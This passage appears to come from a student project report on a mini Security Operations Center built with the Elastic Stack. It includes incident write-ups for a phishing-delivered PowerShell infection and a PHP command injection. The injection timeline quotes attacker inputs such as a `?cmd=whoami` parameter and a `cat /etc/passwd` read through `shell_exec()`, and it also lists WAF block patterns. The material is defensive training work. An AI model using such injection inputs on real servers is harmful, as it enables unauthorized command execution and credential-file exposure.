- **10:25** — Outbound network traffic detected to a Command-and-Control (C2) server.
- **10:26** — AV/SIEM alert triggered.

## Root Cause

The system infection occurred because:

- **Human Error:** User opened a phishing attachment (lack of awareness).
- **Email Security:** No effective email filtering or sandboxing was in place.
- **Policy Gaps:** PowerShell script execution was not restricted or monitored.
- **Endpoint Defense:** Antivirus was potentially outdated, misconfigured, or bypassed.

## Containment Actions

- Isolated the infected machine from the network immediately.
- Terminated the malicious process.
- Removed malware artifacts using AV/EDR tools.
- Reset credentials for the compromised user.

## Prevention Strategy (Eradication)

- **Email Security:** Enable advanced email filtering and attachment scanning.
- **Hardening:** Enforce **PowerShell Restricted Mode** (Constrained Language Mode).
- **Maintenance:** Ensure AV/EDR signatures are auto-updated.
- **Training:** Conduct regular user phishing awareness training.
- **Detection:** Deploy EDR solutions specifically to detect script-based malware (Fileless attacks).

## 3. RCA — PHP Command Injection

### Incident Summary (Identification)

Web server logs indicated an attacker supplying malicious input that executed system-level commands via a vulnerable PHP function.

Alert Triggered: Web Application Attack – Command Injection.

### Timeline

- **15:11** — Attacker sends payload via URL parameter: `?cmd=whoami`
- **15:12** — Server executes command using `shell_exec()`.
- **15:13** — Attacker attempts escalation commands (`cat /etc/passwd`).
- **15:14** — WAF detects command injection signature.
- **15:15** — SIEM rule triggered.

## Root Cause

The application vulnerability existed because:

- **Insecure Coding:** PHP code used unsafe functions (`exec()`, `system()`, `shell_exec()`) directly with user input.
- **Input Validation:** No sanitization or validation was performed on the input.
- **Defense Depth:** Lack of an active Web Application Firewall (WAF) blocking the initial probe.
- **Process:** Application was deployed without penetration testing or code review.

## Containment Actions

- Blocked the malicious IP on the Firewall/WAF.
- Disabled the vulnerable feature/function of the application temporarily.
- Checked server integrity and logs for other unauthorized changes.
- Rotated API keys, secrets, and passwords if environment variables were exposed.

## Prevention Strategy (Eradication)

- **Secure Coding:** Never pass user input directly to system commands.
- **Remediation:** Replace dangerous PHP functions or wrap them securely.
- **Validation:** Implement strict input validation (Allow-listing/Whitelisting).
- **Defense:** Add WAF rules to specifically block command injection patterns (e.g., `;`, `|`, `&&`).
- **Testing:** Perform regular code reviews and Dynamic Application Security Testing (DAST).



## Project Summary

This project focuses on designing and implementing a fully functional Mini Security Operations Center (SOC) using the Elastic Stack to simulate real-world security monitoring, threat detection, and incident response. The system integrates Elasticsearch, Kibana, Fleet Server, and Elastic Agent to provide a centralized SIEM platform capable of collecting, normalizing, and analyzing logs from multiple environments including Windows, Linux, firewall devices, and an Intrusion Detection System (IDS). By using Fleet-managed Elastic Agents, the project ensures unified endpoint monitoring, secure enrollment, and consistent data streaming across all integrated systems.

The Mini SOC architecture is built around multiple operational layers. The Data Source Layer generates system, network, and security events; the Collection Layer gathers logs using Elastic Agents; the Processing Layer normalizes and structures data into Elasticsearch indices; and the Analysis Layer provides dashboards, threat-detection rules, and investigation tools via Kibana. This structure enables efficient search, correlation, visualization, and alert triage, allowing analysts to identify and respond to potential threats quickly and accurately. Additional security measures—such as role-based access control, integrity validation, authentication tokens, and automated snapshots—ensure resilience and reliability throughout the environment.

To evaluate the detection and response capabilities of the SOC, several attack scenarios were executed. A brute-force attack tested authentication monitoring and triggered alerts related to failed SSH logins and automated cracking tools. A command injection attack targeted a vulnerable PHP endpoint, producing logs that highlighted unauthorized command execution and abnormal process behavior. A malware persistence scenario on Windows simulated service creation and suspicious file writes, testing endpoint telemetry and SOC triage processes. For each attack, the team reviewed alerts, analyzed logs, validated containment actions such as blocking attacker IPs, isolating compromised hosts, and documented recommendations.

This project demonstrates the complete operational lifecycle of a SOC—log ingestion, threat detection, investigation, containment, and improvement. It provides practical experience with SIEM technologies, cybersecurity analysis, and defensive operations while showcasing how open-source tools can be used to build an effective SOC environment. The outcome is a realistic training model for SOC analysts, students, and cybersecurity practitioners seeking hands-on exposure to real-world security workflows.



*Thank  
you!*